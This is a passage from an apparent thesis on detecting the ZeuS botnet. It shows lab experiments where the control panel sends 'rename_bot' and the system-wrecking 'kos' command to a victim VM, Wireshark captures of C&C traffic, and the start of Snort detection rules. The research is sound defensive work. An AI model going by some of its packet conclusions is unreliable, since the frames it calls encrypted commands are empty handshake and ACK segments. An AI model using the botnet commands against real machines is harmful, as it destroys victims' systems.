
This process is reverse of process as discussed in Section 5.1.2.2 for synchronisation process of bot with CP. From wireshark analysis on CP machine, same packets were captured on CP as shown in figures 64 and 65.

5.2.2 CP command/script sending to bot victim – results collection

When a bot connected to the server, CP checks for any enabled tasks for that botnet to be executed. Wireshark is used to capture the packet sent by CP. For analysis of packet containing the command and to test that the command executed successfully by the bot on bot victim machine, following experiments performed.

Experiment 1: Testing rename_bot command:


First of all a script is created with command rename_bot qazi for bot executing on bot victim machine as shown in Figure 68.


View script

Name:	script_1343585452
Status:	Enabled
Limit of sends:	3
List of bots:	anon
List of botnets:	
List of countries:	
[?] Context:	rename_bot qazi

Figure 68: Script to rename anon bot to "qazi"


Victim machine is rebooted after creating this script and after rebooting it is observed on the control panel in the scripts that one time this script was executed successfully as shown in Figure 69.


Scripts list:

	Name	Status	Creation time	Limit of sends	Sended	Executes	Errors
☐	script_1343585452	Enabled	29.07.2012 18:11:11	3	1	1	0

Figure 69: Scripts list after sending rename_bot command to bot victim successfully

To test that this script is executed and action (to change the bot name to “qazi”) has been taken successfully by bot, it is checked in bots list in CP to confirm that the bot is renamed to “qazi” as shown in Figure 70.


CP :: Bots

Information:
Current user: qazisw
GMT date: 29.07.2012
GMT time: 18:46:48

Statistics:
Summary
OS

Botnet:
→ Bots
Scripts

Reports:
Search in database
Search in files
Jabber notifier

System:
Information

Filter

Bots:	qazi	NAT status:	-
Botnets:		Online status:	-
IP-addresses:	192.168.5.10	Install status:	-
Countries:		Used status:	-
		Comments status:	-

Reset form | Accept

Result (1):
Bots action: Full information >>

#	↑ Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comments
1	qazi	anon	1.3.2.1	192.168.5.10*	--	--:--:--	0.000	-

Figure 70: Bot successfully renamed to “qazi” in bot list shown by CP

During this process when bot victim machine rebooted, from the packets captured by wireshark, bot went to normal routine to synchronise with CP by performing GET / cgf.bin and POST /gate.php a next packet found with 62 bytes length as shown in Figure 71.




```
508 2410.702902000 192.168.5.13 192.168.5.10 TCP 62 http > 1027 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK...
⊞ Frame 508: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
⊞ Ethernet II, Src: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d), Dst: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8)
⊞ Internet Protocol Version 4, Src: 192.168.5.13 (192.168.5.13), Dst: 192.168.5.10 (192.168.5.10)
⊟ Transmission Control Protocol, Src Port: http (80), Dst Port: 1027 (1027), Seq: 0, Ack: 1, Len: 0
    Source port: http (80)
    Destination port: 1027 (1027)
    [Stream index: 17]
    Sequence number: 0    (relative sequence number)
    Acknowledgment number: 1    (relative ack number)
    Header length: 28 bytes
  ⊞ Flags: 0x012 (SYN, ACK)
    Window size value: 8192
    [Calculated window size: 8192]
  ⊞ Checksum: 0x8b8a [validation disabled]
  ⊞ Options: (8 bytes), Maximum segment size, No-Operation (NOP), No-Operation (NOP), SACK permitte
  ⊞ [SEQ/ACK analysis]

0000  00 0c 29 6a cb e8 00 0c  29 fc f2 4d 08 00 45 00   ..)j.... )..M..E.
0010  00 30 01 8c 40 00 80 06  00 00 c0 a8 05 0d c0 a8   .0..@... ........
0020  05 0a 00 50 04 03 6f 0d  06 91 c9 62 2d 14 70 12   ...P..o. ...b-.p.
0030  20 00 8b 8a 00 00 02 04  05 b4 01 01 04 02          ....... ......
```

Figure 71: Packet contents of CP command “rename_bot qazi” sent to bot victim

The packet found to be encrypted as RC4 encryption is being used by ZeuS to encrypt the traffic. Important observation from Figure 71 is noted that the source port is http (80).


Experiment 2: Testing “kos” command: kos command is one of the most dangerous commands by ZeuS, it “Kills Operating System”. To execute this command, a new script is created by putting “kos” in context for “qazi” bot. When victim machine was rebooted, CP showed same as Figure 69 that script is executed once without any error, victim machine screen frozen for a while and Windows crashed with a blue screen showing an error occurred on a memory location. When virtual machine was rebooted again it shown screen as shown in Figure 72.


Type here to search
My Computer
Windows Server 2003 Enterprise Edition New
Windows XP Professional ZeuS Victim
Windows XP Professional Snort
Windows Vista Zeus CP
SPLAT R75
Shared VMs

```
Windows could not start because the following file is missing
or corrupt:
\WINDOWS\system32\config\SYSTEM

You can attempt to repair this file by starting Windows Setup
using the original Setup CD-ROM.
Select 'r' at the first screen to start repair.
```

Figure 72: In result of "kos" command, Windows XP rebooted with error

Windows recovery CD tried on this system but system could not be recovered and hence "Bot victim with HIDS (Snort)" is built again with all tools and ZeuS toolkit components. During this process a packet captured by wireshark on CP machine is shown in Figure 73.



```
514 2410.706686000 192.168.5.13 192.168.5.10 TCP 54 http > 1027 [ACK] Seq=799 Ack=171 Win=64240 Len=0
⊞ Frame 514: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
⊞ Ethernet II, Src: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d), Dst: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8)
⊞ Internet Protocol Version 4, Src: 192.168.5.13 (192.168.5.13), Dst: 192.168.5.10 (192.168.5.10)
⊟ Transmission Control Protocol, Src Port: http (80), Dst Port: 1027 (1027), Seq: 799, Ack: 171, Le
    Source port: http (80)
    Destination port: 1027 (1027)
    [Stream index: 17]
    Sequence number: 799    (relative sequence number)
    Acknowledgment number: 171    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x010 (ACK)
    Window size value: 64240
    [Calculated window size: 64240]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊞ Checksum: 0x8b82 [validation disabled]
  ⊞ [SEQ/ACK analysis]

0000  00 0c 29 6a cb e8 00 0c  29 fc f2 4d 08 00 45 00   ..)j.... )..M..E.
0010  00 28 01 8e 40 00 80 06  00 00 c0 a8 05 0d c0 a8   .(..@... ........
0020  05 0a 00 50 04 03 6f 0d  09 b0 c9 62 2d be 50 10   ...P..o. ...b-.P.
0030  fa f0 8b 82 00 00                                  ......
```

Figure 73: Packet contents of CP command "kos" sent to bot victim

This packet has 54 bytes length whereas "rename_bot qazi" that has 64 bytes. For bot activity, the tables created in "cpdb" are shown in Figure 56 contain all the data collected by CP related to all botnet activity, scripts and statistics, that could be viewed in PhpMyAdmin interface.

5.3 IDS/Snort setup and results collection

IDS/snort is installed on victim machine as an HIDS. Objective of this section is to implement the rules in Snort for detection of activity of ZeuS bot to demonstrate that how this approach could be applied to the detection of other type of botnets. As discussed in Section 2.4 (botnet detection techniques), there are two basic types that are signature based and anomaly based detection for malware/botnets and there is a special type called DNS based detection that is beyond this project scope as ZeuS is not a DNS based botnet. Hence, anomaly and signature based detection techniques will be applied to the ZeuS botnet activity.

5.3.1 ZeuS anomaly based detection evaluation

Anomaly-based detection involves what is normal traffic and what is not. For ZeuS bot analysis and detection there are three layers that are binary, application and communication. On binary layer, due to obfuscated code, it is hard to find the other than normal activity for ZeuS. On application layer, registry keys changes could be taken into account, that are modified by ZeuS to make it executed before user interface of windows is loaded. It is a very common technique used by bots and malwares. On communication layer, it could be taken into account is use of experimental and very rarely used ports such as 1026, 1027, 1033 etc but it could result in too many false positives. On application layer, it could be included the changes made in registry to execute the ZeuS bot before explorer starts and creation of files sdra64.exe and user.ds but these file names could be different for the different variants of ZeuS.

As described in Section 2.4.2, for anomaly-based detection, there are two phases i.e. training (learning) and detection (monitoring). For training phase, an environment is needed where many applications are being used in a real environment and machines are connected to the local network and Internet with traffic, so that behaviour of ZeuS bot is compared with the normal applications behaviour and network traffic to local network and the Internet. Ethically, it is not possible in the isolated virtual environment in this project as *bot victim* and *C&C server* could be connected to a local network and the Internet. Therefore due to ethical requirements, anomaly based detection could not be implemented for ZeuS in a virtual environment to produce minimum number of "false negatives" that is required for an IDS. For "GhostBuster" methodology to reveal a "rootkit" as described in Section 2.4.2.2, it is not applicable on ZeuS as it does not run as a "rootkit" (Leonhard, 2010).


5.3.2 ZeuS signature based detection evaluation

In signature based detection, there are two types that are static analysis (to check the bytes pattern in executable before execution) and dynamic analysis (for a packet sent/received by bot). According to (Youssef et al., 2010), bot.exe makes its copy to save it as sdra64.exe in System32 folder of windows and appends some random bytes at the end of file to evade signature based detection. So for static signature based detection (binary and application layers), ZeuS protected itself from signature based detection. If a rule is made to detect a byte pattern in sdra64.exe, it is no confirmation that same byte pattern will exist on every machine where ZeuS is active. It could result in high false positive alarms and very low rate of true positives. So "dynamic signature based detection" for will be experimented for ZeuS on "Communication layer".

5.3.2.1 ZeuS "Communication layer" analysis for signature based detection

First of all, Snort rules needs to be created to raise alarm if a pattern is found in packets sent/received by ZeuS bot to CP. From wireshark capture, there are packets sent or received by bot when it synchronises with CP and after that CP sends the command packets. These packets are encrypted but a byte pattern could be found in these packets to add to the ruleset of Snort. Therefore, first step is to analyse the packets that are captured by wireshark to find the byte pattern that exist in data of the packets and then implementation of these patterns as a rules in Snort.

GET /cfg.bin packet structure, captured by Wireshark is shown in Figure 74.




```
668 2004.895632000 192.168.5.10 192.168.5.13 HTTP 223 GET /zeus/cfg.bin HTTP/1.1
⊞ Frame 668: 223 bytes on wire (1784 bits), 223 bytes captured (1784 bits) on interface 0
⊞ Ethernet II, Src: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8), Dst: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d)
⊞ Internet Protocol Version 4, Src: 192.168.5.10 (192.168.5.10), Dst: 192.168.5.13 (192.168.5.13)
⊟ Transmission Control Protocol, Src Port: cap (1026), Dst Port: http (80), Seq: 1, Ack: 1, Len: 16
    Source port: cap (1026)
    Destination port: http (80)
    [Stream index: 19]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 170    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 64240
    [Calculated window size: 64240]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊞ Checksum: 0xfd7c [validation disabled]
  ⊞ [SEQ/ACK analysis]
⊟ Hypertext Transfer Protocol
  ⊞ GET /zeus/cfg.bin HTTP/1.1\r\n
```

Figure 74: GET /cfg.bin packet structure

For GET /cfg.bin packet, source port is http (80) with contents containing “cfg.bin” in the packet. In response to GET /cfg.bin request, “latest configuration” packet is sent back to the bot by CP.

Packet containing latest version of cgf.bin downloaded by bot, in response to GET /cfg.bin structure is shown in Figure 75.




```
669 2004.898993000 192.168.5.13 192.168.5.10 HTTP/DL 851 unknown (0x35)
⊞ Frame 669: 851 bytes on wire (6808 bits), 851 bytes captured (6808 bits) on interface 0
⊞ Ethernet II, Src: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d), Dst: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8)
⊞ Internet Protocol Version 4, Src: 192.168.5.13 (192.168.5.13), Dst: 192.168.5.10 (192.168.5.10)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: cap (1026), Seq: 1, Ack: 170, Len:
⊞ Hypertext Transfer Protocol
⊟ SIP/NOE Protocol, unknown (0x35)
    Opcode: Unknown (53)

0150  0d 0a 0d 0a 35 5c 00 b5  ea 2c 8e 0a 30 bc 5d 22   ....5\.. .,..0.]"
0160  89 aa 88 04 11 9c 21 63  98 72 d6 6e 8e 7f 00 bc   ......!c .r.n....
```

Figure 75: Packet containing latest version of cfg.bin downloaded by bot

In this packet, source and destination are opposite of GET /cfg.bin packet. Source port is http (80) and byte pattern “35 5c b5 ea” is found in this packet.

POST /gate.php packet structure captured by Wireshark is shown in Figure 76.




```
144 354.971562000 192.168.5.10 192.168.5.13 HTTP 539 POST /zeus/gate.php HTTP/1.1
⊞ Frame 144: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits) on interface 0
⊞ Ethernet II, Src: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8), Dst: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d)
⊞ Internet Protocol Version 4, Src: 192.168.5.10 (192.168.5.10), Dst: 192.168.5.13 (192.168.5.13)
⊞ Transmission Control Protocol, Src Port: netinfo-local (1033), Dst Port: http (80), Seq: 1, Ack:
⊟ Hypertext Transfer Protocol
  ⊞ POST /zeus/gate.php HTTP/1.1\r\n
    Accept: */*\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Host: 192.168.5.13\r\n
  ⊞ Content-Length: 288\r\n
    Connection: Keep-Alive\r\n
    Pragma: no-cache\r\n
    \r\n
    [Full request URI: http://192.168.5.13/zeus/gate.php]
  ⊟ Data (288 bytes)
      Data: ea5c00b5ea2c8e0a33bc5d225b7abee88c475f907fad79da...
      [Length: 288]

00f0  6f 2d 63 61 63 68 65 0d  0a 0d 0a ea 5c 00 b5 ea   o-cache. ...\...
0100  2c 8e 0a 33 bc 5d 22 5b  7a be e8 8c 47 5f 90 7f   ,..3.]"[ z...G_..
0110  ad 79 da ed 99 9b be 0e  ee 94 aa 62 a8 78 a4 21   .y...... ...b.x.!
0120  82 e8 c4 9b cb 8c f3 be  88 0e e9 8e cc 0e 4e 9e   ........ ......N.
```

Figure 76: POST /gate.php packet structure

In this packet, destination port is http (80) with 288 bytes long data with a specific pattern.

Botmaster (CP) commands packets are captured for "rename_bot" and "kos" commands as shown in figures 71 and 73. Contents comparison of "rename_bot" and "kos" commands packets is shown in Figure 77.



```
0000  00 0c 29 6a cb e8 00 0c  29 fc f2 4d 08 00 45 00   ..)j.... )..M..E.
0010  00 30 01 8c 40 00 80 06  00 00 c0 a8 05 0d c0 a8   .0..@... ........
0020  05 0a 00 50 04 03 6f 0d  06 91 c9 62 2d 14 70 12   ...P..o. ...b-.p.
0030  20 00 8b 8a 00 00 02 04  05 b4 01 01 04 02         ........ ......
```

```
0000  00 0c 29 6a cb e8 00 0c  29 fc f2 4d 08 00 45 00   ..)j.... )..M..E.
0010  00 28 01 8e 40 00 80 06  00 00 c0 a8 05 0d c0 a8   .(..@... ........
0020  05 0a 00 50 04 03 6f 0d  09 b0 c9 62 2d be 50 10   ...P..o. ...b-.P.
0030  fa f0 8b 82 00 00                                  ......
```

Figure 77: Packets comparison for two commands sent by CP to bot victim

From hexadecimal portion it is observed that first 25 bites are same. That contains header information and source and destination of the packet, after that there is encrypted data for each command. On IDS machine this encrypted byte sequence could be used for signature based detection for ZeuS bot traffic for different commands. This byte sequence could be combined with condition of source port 1027 in snort to create the snort rule.

In packets captured by wireshark, here are some ports numbers observed being used as a source or target port that are:

CAP (1026) is used by Calendar Access Protocol (CAP) that is an experimental protocol for the Internet (Royer et al., 2005). It is very rarely used.

Unassigned (Port 1027) was initially assigned to Internet background services and IANA removed its assignment in 2005 (Uniblue Systems Limited, 2008). Microsoft is still using this port for DCOM services that is used for communication with software components utilising DCOM technology in the local or outside network.

Netinfo-local (1033) is port used to exchange data between two computers. This port found with vulnerabilities that is utilised by Trojan and bots (CorruptedDataRecovery, 2007).

There are many other ports observed in different packets as a source port that is changed randomly. Hence source port condition needs to be omitted from snort rules but destination port is always port 80 as ZeuS uses HTTP for communication.

5.3.2.2 Snort rules implementation for Signature based detection

On basis of analysis in Section 5.3.2.1, following snort rules are implemented in HIDS on “bot victim” machine.

GET /cfg.bin packet has destination port http (80) and cfg.bin exist in the packet. Snort rule for it is

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:”ZeuS GET / cfg.bin packet
